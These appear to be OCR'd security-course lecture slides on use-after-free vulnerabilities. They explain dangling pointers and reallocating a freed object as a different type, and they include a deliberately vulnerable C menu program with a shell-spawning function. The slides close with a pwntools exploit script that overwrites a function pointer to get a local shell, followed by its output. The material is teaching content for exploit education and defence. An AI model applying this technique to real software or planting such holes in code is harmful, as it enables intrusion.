
Use After Free



Course Terminology


- Dangling Pointer
  - A left over pointer in your code that references free'd data and is prone to be re-used
  - As the memory it's pointing at was freed, there's no guarantees on what data is there now
  - Also known as stale pointer, wild pointer

Use After Free



Exploiting a Use After Free

- To exploit a UAF, you usually have to allocate a different type of object over the one you just freed



Exploiting a Use After Free

- To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```

Exploiting a Use After Free

- To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

assume dangling pointer exists

1. free()

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```

Exploiting a Use After Free

- To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

assume dangling pointer exists

1. free()

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```

2. malloc()

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```

Exploiting a Use After Free

- To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

assume dangling pointer exists

1. free()

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```

2. malloc()

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```

3. Set favorite_num = 0x41414141

Exploiting a Use After Free

- To exploit a UAF, you usually have to allocate a different type of object over the one you just freed

assume dangling pointer exists

1. free()

```
struct toystr {
    void (* message)(char *);
    char buffer[20];
};
```

2. malloc()

```
struct person {
    int favorite_num;
    int age;
    char name[16];
};
```


3. Set favorite_num = 0x41414141

4. Force dangling pointer to call ‘message()’

Use After Free

- You actually don't need any form of memory corruption to leverage a use after free


- It's simply an implementation issue
  - pointer mismanagement



UAF in the Wild

- The 'hot' vulnerability nowadays, almost every modern browser exploit leverages a UAF

IE CVE Statistics



http://blog.tempest.com.br/breno-cunha/perspectives-on-exploit-development-and-cyber-attacks.html

UAF in the Wild

- The 'hot' vulnerability nowadays, almost every modern browser exploit leverages a UAF

- Why are they so well liked?
  - Doesn't require any memory corruption to use
  - Can be used for info leaks
  - Can be used to trigger memory corruption or get control of EIP

Detecting UAF Vulnerabilities

- From the defensive perspective, trying to detect use after free vulnerabilities in complex applications is very difficult, even in industry

- Why?
  - UAF's only exist in certain states of execution, so statically scanning source for them won't go far
  - They're usually only found through crashes, but symbolic execution and constraint solvers are helping find these bugs faster

```c
struct toystr {
    void (* message)(char *);
    char buffer[20];
};

struct person {
    int favorite_num;
    int age;
    char name[16];
};

void print_cool(char * who)
{
    printf("%s is cool!\n", who);
}

void print_meh(char * who)
{
    printf("%s is meh...\n", who);
}

void secret_shell()
{
    execve("/bin/sh", NULL, NULL);
}

void print_menu()
{
    printf("-- Menu ----------------------\n"
           "1. Make coolguy\n"
           "2. Make a_person\n"
           "3. Delete coolguy\n"
           "4. Delete a_person\n"
           "5. Print coolguy message\n"
           "6. Print person info\n"
           "7. Quit\n"
           "Enter Choice: ");
```

```c
/* perform menu actions */
if(choice == 1)
{
    coolguy = malloc(sizeof(struct toystr));
    printf("New coolguy is at 0x%08x\n", (unsigned int)coolguy);

    /* no memory corruption this time */
    printf("Input coolguy's name: ");
    fgets(coolguy->buffer, 20, stdin);
    coolguy->buffer[strcspn(coolguy->buffer, "\n")] = 0;
    coolguy->message = &print_cool;

    /* yay */
    printf("Created new coolguy!\n");
}

else if(choice == 3)
{
    if(coolguy)
    {
        free(coolguy);
        printf("Deleted coolguy!\n");
    }
    else
        printf("There is no coolguy to free!\n");
}
```

Coolguy is not null!

```c
else if(choice == 2)
{
    a_person = malloc(sizeof(struct person));
    printf("New person is at 0x%08x\n", (unsigned int)a_person);

    /* initialize a_person */
    printf("Input a_person's name: ");
    fgets(a_person->name, 16, stdin);
    a_person->name[strcspn(a_person->name, "\n")] = 0;

    printf("Input a_person's favorite number: ");
    scanf("%u", &a_person->favorite_num);
    getc(stdin);

    printf("Input a_person's age: ");
    scanf("%u", &a_person->age);
    getc(stdin);
    if(a_person->age > 110 || a_person->age < 0)
        printf("Wow your age is pretty crazy yo\n");

    /* all done here */
    printf("Created a new person!\n");
}

else if(choice == 5)
{
    if(coolguy)
        coolguy->message(coolguy->buffer);
    else
        printf("There is no coolguy to print the cool message!\n");
}
```

```python
from pwn import *

path = os.path.abspath("./heap_uaf")

p = process(path)

#make a cool guy
p.sendline("1")
p.sendline("cool")

#delete the guy
p.sendline("3")

#create a person
p.sendline("2")
p.sendline("person")
# 0x0804862e = 134514222
p.sendline("134514222 2")

#call guy->message
p.sendline("5")

#we get the shell
p.interactive()
```

```
work@ubuntu:~/ssec20/example_code/ssec20/heap$ python exploit_uaf.py
[+] Starting local process '/home/work/ssec20/example_code/ssec20/heap/heap_uaf': pid 13178
[*] Switching to interactive mode
$ pwd
/home/work/ssec20/example_code/ssec20/heap
```